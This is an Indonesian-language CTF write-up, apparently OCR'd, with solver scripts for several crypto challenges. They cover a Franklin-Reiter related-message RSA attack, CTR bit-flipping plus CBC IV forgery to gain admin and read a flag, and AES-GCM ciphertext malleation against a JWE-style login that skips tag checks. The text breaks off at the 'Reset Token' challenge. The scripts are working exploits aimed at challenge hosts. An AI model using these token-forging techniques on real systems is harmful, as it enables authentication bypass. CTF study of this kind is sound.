
```python
from itertools import cycle

n =
int("0xb15ea5cae8560f2d8f15b9e78d290294c6c63ab4191875ca52c37a64b988266cb5a94
e7331d8663c8887c68d79cef4c0e27592b622705b4e77d57102cfaa5759cf1f0a46232a57fd2
2c896ed7804d1c904c2b0d74b267d155ceb45c76e899d182b288b137b2c4516cfff7cd0eeec5
cd5fe1f5d792e551c4203fd54a4387c4d54b4178dec12394f66f9c7e59b920ffbe1df4b1d520
56a4c191851bbcfda0af3a40ae91086f929d10fd2a20983a8fe274997787c954c7366e635494
273c74f9b228ac33771452309a833ff6ef33c78bb3cb27b31bb66871f2f01fc01dfb7578d6de
5ef11769cf321846fc044a76db3507431aaebfa918cfef4e3ae339167c02dc5",16)
c1 =
int("0x92d2237d9f7535ad0b498e5316146d48bd3c72744f25ece75879b0805a1cb2711f912
d17eb54411a7607a761c3001c21feaecb5ec2d9dc3bbd5cbf36394dd42dcbd02f38e8dfc0e81
14da91120bf12e0986288d503990e07dbef3894a46995f119a1898f7e4147116790b7219a81f
80ba2309ecf0257d7127ad38f0d983227ecf37bae3062561",16)
```

```
c2 =
int("0x1038e6da08eab436e619644b758169fd6f26c9927afe8dc27a73191e2ee43db54e916
ee2a051324f323d987a9a57c5ba354e667ec3a20932a95a3c0e9984e44b35aae1c1c7306edb1
ac054ee2d6b1ed64ab75ba61dec6a05d716782f53f0ed058a88b4f62d000621808aa41f0d074
92c00172a08c9599c9603f263606374a0653c443e4d7311ec4e424c5",16)

a = 780
b = 17

def trim(p):
    while len(p)>1 and p[-1]==0: p.pop()
    return p

def add(p,q):
    L = max(len(p),len(q))
    return trim([ ( (p[i] if i<len(p) else 0) + (q[i] if i<len(q) else 0) )
% n for i in range(L) ])

def mul(p,q):
    r=[0]*(len(p)+len(q)-1)
    for i,x in enumerate(p):
        for j,y in enumerate(q):
            r[i+j]=(r[i+j]+x*y) % n
    return trim(r)

def divmod_poly(p,q):
    p = p[:] ; q=trim(q[:])
    if q==[0]: raise ZeroDivisionError
    inv = pow(q[-1], -1, n)
    out = [0]*max(1, len(p)-len(q)+1)
    while len(p) >= len(q) and p!=[0]:
        coef = (p[-1] * inv) % n
        pos = len(p)-len(q)
        out[pos] = coef
        for i in range(len(q)):
            p[pos+i] = (p[pos+i] - coef*q[i]) % n
        while len(p)>1 and p[-1]==0: p.pop()
    return trim(out), trim(p)

def gcd_poly(p,q):
    p=trim(p[:]); q=trim(q[:])
    while q!=[0]:
        _,r = divmod_poly(p,q)
        p,q = q, r
    return p

# f1 = x^3 - c1
f1 = [(-c1) % n, 0, 0, 1]
# f2 = (a x + b)^3 - c2
# expand: a^3 x^3 + 3 a^2 b x^2 + 3 a b^2 x + b^3 - c2
f2 = [ (pow(b,3,n) - c2) % n, (3*a*(b**2))%n, (3*(a**2)*b)%n, pow(a,3,n)%n ]

g = gcd_poly(f1,f2)
if len(g) != 2:
    raise Exception("GCD not linear")
```

```
v,u = g[0], g[1]
m1 = (-v * pow(u, -1, n)) % n

m1_bytes = m1.to_bytes((m1.bit_length()+7)//8, 'big')

enc_hex =
"063c370b252c4b6a12352d15060e330f072d2111361b032d2b36013b2d35030d0d0b0b32040
41f2c33080a07520b3f0a284a18"
enc = bytes.fromhex(enc_hex)

pt = bytes([c ^ k for c,k in zip(enc, cycle(m1_bytes))])
print("m1 (hex):", m1.to_bytes((m1.bit_length()+7)//8,'big').hex())
print("m1 (ascii):", None if any(b<32 or b>126 for b in m1_bytes) else
m1_bytes.decode())
print("flag:", pt.decode())
```

Flag: RTRTNI25{Franklin_Reiter_And_Polynomial_Roots_Wow!}

3. It's The Same Thing, But Related [300 POINT]



Kami mengenkripsi dua pesan, m1 dan m2, menggunakan RSA dengan modulus n dan eksponen e yang sama. Meskipun pesannya berbeda, kami dapat memberitahu bahwa keduanya memiliki hubungan linear yang sederhana: m2 = (a*m1 + b) mod n.

Always Day One - Menyala (KA)


PROOF OF CONCEPT

Diberikan sebuah file franklin.json yang berisi parameter RSA: modulus n, eksponen e, koefisien affine a dan b, serta dua ciphertext c1 dan c2. Setelah dilihat, ternyata e = 3 dan deskripsi challengenya menyebut hubungan linear antara pesan: m2 = a * m1 + b (mod n). Dari pola ini langsung kelihatan bahwa ini adalah Franklin–Reiter related-message attack (kasus affine, small exponent).

```python
# sage
import json
D = json.load(open("franklin.json"))
n = Integer(int(D["n"],16)); e = Integer(int(D["e"],16))
a = Integer(int(D["a"],16)); b = Integer(int(D["b"],16))
c1 = Integer(int(D["c1"],16)); c2 = Integer(int(D["c2"],16))

R.<x> = PolynomialRing(Zmod(n))
f = x^e - c1
g = (a*x + b)^e - c2
h = f.gcd(g)                    # h(x) = u*x + v
m1 = (-h[0]) * inverse_mod(h[1], n) % n
bytes(Integer(m1)).decode(errors="ignore")
```

Flag: RTRTNI25{Polynomial_GCD_Is_The_Key_To_Related_Messages}

4. Ranger Login #1 [156 POINT]


CHALLENGE

Ranger Login #1

156

We develope SSO mechanism concept, please assess this

URL : http://18.136.199.188:7512

Always Day One - Menyala (NE)

PROOF OF CONCEPT

diberikan sebuah file python. isinya:

```python
from flask import Flask, request, jsonify
from Crypto.Cipher import AES
from Crypto.Util import Counter
from Crypto.Util.Padding import pad, unpad
import binascii
import time
import os

app = Flask(__name__)

KEY   = b""
NONCE = b""

def _ctr_cipher():
    n = NONCE.ljust(8, b"\x00")[:8]
    ctr = Counter.new(64, prefix=n, initial_value=0, little_endian=False)
    return AES.new(KEY, AES.MODE_CTR, counter=ctr)

def encrypt_token(data: str) -> str:
    cipher = _ctr_cipher()
    ct = cipher.encrypt(data.encode())
    return binascii.hexlify(ct).decode()
```

```python
def decrypt_token(token_hex: str) -> str:
    try:
        ct = binascii.unhexlify(token_hex)
        cipher = _ctr_cipher()
        pt = cipher.decrypt(ct)
        return pt.decode()
    except Exception as e:
        print(e)
        return None

def token_encrypt(token: str)-> str:
    try:
        iv = os.urandom(16)
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        pt = pad(token.encode(), AES.block_size)
        ct = cipher.encrypt(pt)
        return binascii.hexlify(iv + ct).decode()
    except Exception as e:
        return "invalid-token"

def token_decrypt(token: str)-> str:
    try:
        raw = binascii.unhexlify(token)
        iv = raw[:16]
        ct = raw[16:]
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        pt = cipher.decrypt(ct)
        pt = unpad(pt, AES.block_size)
        return pt.decode()
    except Exception as e:
        return "invalid-token"

def claim_admin(username: str):
    epoch_time = int(time.time()) - 10
    token_admin = f"{epoch_time}|{username}"
    token = token_encrypt(token_admin)
    return token

def verify_admin(token: str):
    token_dec = token_decrypt(token)
    print(token_dec)
    return token_dec

@app.route("/get_token")
def get_token():
    username = request.args.get("username", "guest")
    token_str = f"username={username}&roles=user"
    token = encrypt_token(token_str)
    return jsonify({"token": token})

@app.route("/check_token")
def check_token():
    token_hex = request.args.get("token")
    data = decrypt_token(token_hex)
    if not data:
        return "Invalid token!", 400
    split = data.split("&")
    username = split[0].split("=")[1]
    claim_admins = claim_admin(username)
    if "roles=admin" in data:
        return jsonify({"claim":claim_admins})
    return f"Hello user! ({data})"

@app.route("/flag")
def flag():
    token = request.args.get("token")
    pt = token_decrypt(token)
    if pt == "invalid-token":
        return "Invalid token!", 400
    try:
        epoch_str, username = pt.split("|", 1)
        if int(epoch_str) > int(time.time()):
            return open("flag.txt", "r").read()
        return "No flag. Try again.", 400
    except Exception:
        return "Invalid token!", 400

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=int(os.environ.get("PORT", "8000")),
debug=False)
```

dari sini vulnnya adalah:
Token session dikirim sebagai AES-CTR (username=...&roles=user), CTR bisa di-flip; server mint claim CBC (IV||CT) tanpa MAC -> bisa ubah IV untuk maksa epoch di masa depan dan baca flag.
jadi flow exploitnya:


1. GET /get_token?username=<name> -> dapatkan token CTR (hex).
2. Ubah 11 byte pertama ciphertext (CTR) sehingga username=<..> -> roles=admin (XOR per-byte).
3. Kirim token terforged ke GET /check_token?token=... -> server mengembalikan claim = IV || CT (hex).
4. Ambil IV (16B) dan CT; tebak block pertama asli "<epoch>|admin" untuk epoch ≈ time()-10 (coba jendela kecil).
5. Hitung IV' = IV ⊕ orig_block ⊕ target_block dengan target_block = b"9999999999|admin".
6. Kirim token = hex(IV' || CT) ke GET /flag?token=... -> jika epoch benar maka server kembalikan flag.

solver.py:

```Python
import time, requests

# URL target service
```

```
BASE = "http://18.136.199.188:7512"
USERNAME = "A" * 8   # Username minimal 2 karakter (di sini 8 karakter 'A')

# Fungsi bantu untuk XOR dua byte array
def bxor(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

# === Bagian 1: Manipulasi token CTR jadi admin ===
def ctr_flip_to_admin(token_hex: str, username: str) -> str:
    """
    Mengubah prefix plaintext "username=<u0><u1>" → "roles=admin"
    Dilakukan dengan bit-flip di ciphertext CTR.
    """
    ct = bytearray.fromhex(token_hex)
    # Plaintext asli: "username=" + 2 huruf awal username (total 11 byte)
    orig = ("username=" + username[:2]).encode()
    want = b"roles=admin"  # 11 byte juga
    for i in range(len(want)):
        ct[i] ^= orig[i] ^ want[i]
    return ct.hex()

def get_admin_claim():
    # 1) Ambil token CTR dari server
    r = requests.get(f"{BASE}/get_token", params={"username": USERNAME})
    r.raise_for_status()
    tok = r.json()["token"]

    # 2) Ubah token CTR supaya plaintext terdekripsi jadi roles=admin
    forged = ctr_flip_to_admin(tok, USERNAME)

    # 3) Kirim token CTR palsu ke /check_token → server akan kasih claim CBC
    r = requests.get(f"{BASE}/check_token", params={"token": forged})
    r.raise_for_status()
    claim = r.json()["claim"]   # claim berisi hex(iv || ciphertext)
    return claim

# === Bagian 2: Manipulasi token CBC jadi epoch masa depan ===
def try_future_flag(claim_hex: str):
    raw = bytes.fromhex(claim_hex)
    iv, rest = bytearray(raw[:16]), raw[16:]  # Pisahkan IV dan ciphertext

    # Target blok pertama plaintext: "<epoch>|admin" → diganti
"9999999999|admin"
    target = b"9999999999|admin"   # 16 byte pas (10 digit + '|' + 'admin')

    # Server saat generate claim: epoch = time.time() - 10
    now = int(time.time())
    center = now - 10
    window = 90   # Coba +/- 90 detik, bisa diperlebar kalau gagal

    for t in range(center - window, center + window + 1):
        orig = (str(t) + "|admin").encode()
        if len(orig) != 16:
            continue
        # Rumus: IV_baru = IV_lama ⊕ P1_asli ⊕ P1_target
        new_iv = bytes(i ^ j ^ k for i, j, k in zip(iv, orig, target))
        forged = new_iv + rest
        tok_hex = forged.hex()

        # Coba token CBC baru ke /flag
        resp = requests.get(f"{BASE}/flag", params={"token": tok_hex})
        if resp.status_code == 200 and "Invalid token!" not in resp.text:
            print("[+] Flag ditemukan!")
            print(resp.text)
            return True

    print("[-] Tidak kena epoch window; coba perbesar 'window'.")
    return False

# === Main ===
if __name__ == "__main__":
    claim = get_admin_claim()
    try_future_flag(claim)
```

jika dijalankan:




```
 ❯❯ /tmp/tmp.77SGijxNFY/crypto/ranger : python3 solver.py
[+] Flag ditemukan!
RTRTNI25{657858b770ea648844c00a2694fcfb40}
```

didapatkan flagnya:

Flag: RTRTNI25{657858b770ea648844c00a2694fcfb40}

5. Auth Token [200 POINT]



CHALLENGE

Auth Token

200


Budi membuat API sederhana untuk login, register dan get profile. Sistem authentikasi yang digunakan menggunakan token JWE untuk mendapatkan pesan rahasia. Kalau kata orang-orang nih, kalau pakai JWE sudah pasti aman. Apakah benar seperti itu ?

Always Day One - Menyala (SansFun)

http://18.136.199.188:8000/


PROOF OF CONCEPT

diberikan sebuah link web jika dibuka:



:)

dan zip file yang isinya source code dari webnya:



```
 ❯❯ /tmp/tmp.77SGijxNFY/crypto/auth/auth_token_peserta : ls
 __pycache__   config.py            Dockerfile          solve.py
 app.py        docker-compose.yml   requirements.txt    utils
```

singkatnya:
web ini menggunakan skema mirip JWE dengan AES-GCM tetapi tidak memverifikasi tag

otentikasi GCM saat dekripsi, dan kunci simetris (JWE_SECRET_KEY) tersimpan hard-coded. Akibatnya penyerang bisa:


- (Jika kunci sama) membuat token JWE yang valid dan mendapatkan akses ke profil berprivilege, atau
- (Jika kunci berbeda) memodifikasi (malleate) ciphertext secara langsung untuk mengubah klaim JSON (email) menjadi alamat terlarang, karena server tidak memverifikasi tag GCM, perubahan ciphertext diterima.

jadi kita baca FLAG / akses ke data profil dengan email = "risetheranger@satsiber-tni.mil.id"

langsung saja ini solver saya:
solve.py:

```python
import base64, requests, time, json

BASE = "http://18.136.199.188:8000"
RESTRICTED = "risetheranger@satsiber-tni.mil.id"  # 33 chars (target)
USER = "alice1337"
PASS = "p@ss"
MY_EMAIL = "r1setheranger@satsiber-tni.mil.id"     # harus sama panjang = 33

assert len(MY_EMAIL) == len(RESTRICTED), "Email harus sama panjang dg
target!"

def b64url_decode(s: str) -> bytes:
    return base64.urlsafe_b64decode(s + "=" * (-len(s) % 4))

def b64url_encode(b: bytes) -> str:
    return base64.urlsafe_b64encode(b).rstrip(b"=").decode()

def login():
    # register (abaikan kalau 409)
    requests.post(f"{BASE}/register", json={
        "username": USER, "password": PASS, "email": MY_EMAIL
    })
    r = requests.post(f"{BASE}/login", json={"username": USER, "password":
PASS})
    r.raise_for_status()
    return r.json()["token"]

def try_token(tok: str):
    r = requests.get(f"{BASE}/profile", headers={"Authorization": f"Bearer
{tok}"})
    # bisa 200 (json valid) atau 401 (json rusak / expired)
    return r.status_code, r.text

def mutate_at(token: str, pos: int, diff: bytes) -> str:
    parts = token.split(".")
    ct = bytearray(b64url_decode(parts[3]))
    # XOR patch pada jendela [pos, pos+len(diff))
    for i, d in enumerate(diff):
        ct[pos + i] ^= d
    parts[3] = b64url_encode(bytes(ct))
    return ".".join([parts[0], "", parts[2], parts[3], parts[4]])

# delta = P1 XOR P2 (cukup untuk malleate dari email kita → email
restricted)
delta = bytes([ord(a) ^ ord(b) for a, b in zip(MY_EMAIL, RESTRICTED)])

token = login()
parts = token.split(".")
ct = b64url_decode(parts[3])

deadline = time.time() + 240  # jaga-jaga sebelum exp 5 menit

for pos in range(0, len(ct) - len(delta) + 1):
    if time.time() > deadline:
        # refresh token kalau hampir expired
        token = login()
        parts = token.split(".")
        ct = b64url_decode(parts[3])
        deadline = time.time() + 240

    # skip posisi yang kecil kemungkinan (opsional), tapi brute-force full
juga cepat
    mutated = mutate_at(token, pos, delta)
    code, text = try_token(mutated)
    if code != 200:
        continue
    try:
        data = json.loads(text)
    except Exception:
        continue

    msg = data.get("message", "")
    email = data.get("user_data", {}).get("email", "")
    if email == RESTRICTED or msg.startswith("RTRTNI"):
        print("[+] FOUND!")
        print(text)  # berisi flag di "message"
        break
else:
    print("[-] Gagal menemukan offset yang tepat. Coba login ulang &
jalankan lagi.")
```

ketika dijalankan:




```
 ❯❯ /tmp/tmp.77SGijxNFY/crypto/auth/auth_token_peserta : python3 solve.py
[+] FOUND!
{"message":"RTRTNI25{dont_forget_to_validate_the_auth_tag_bro}","user_data":{"email":"risetheranger@sat
siber-tni.mil.id","id":77,"username":"alice1337"}}
```

didapat flagnya:

Flag: RTRTNI25{dont_forget_to_validate_the_auth_tag_bro}

6. Reset Token [700 POINT]



CHALLENGE

Reset Token


700

Budi adalah seorang Software Engineer di PT Mencari Cinta Sejati. Dia mendapatkan tugas untuk membuat API yang dapat melakukan reset password dan generate token. Budi meminta tolong kepada Anda apakah implementasi yang Budi buat sudah benar ?

Always Day One - Menyala (SansFun)


http://18.136.199.188:5000/

PROOF OF CONCEPT



```
[schmeeps@schmeeps-x441ba reset_token]$ unzip reset_token_peserta.zip
Archive:  reset_token_peserta.zip
   creating: reset_token_peserta/
  inflating: reset_token_peserta/app.py
  inflating: reset_token_peserta/config.py
  inflating: reset_token_peserta/docker-compose.yml
  inflating: reset_token_peserta/Dockerfile
  inflating: reset_token_peserta/requirements.txt
   creating: reset_token_peserta/utils/
  inflating: reset_token_peserta/utils/crypto_utils.py
  inflating: reset_token_peserta/utils/utils.py
   creating: reset_token_peserta/utils/__pycache__/
  inflating: reset_token_peserta/utils/__pycache__/crypto_utils.cpython-311.pyc
  inflating: reset_token_peserta/utils/__pycache__/crypto_utils.cpython-313.pyc
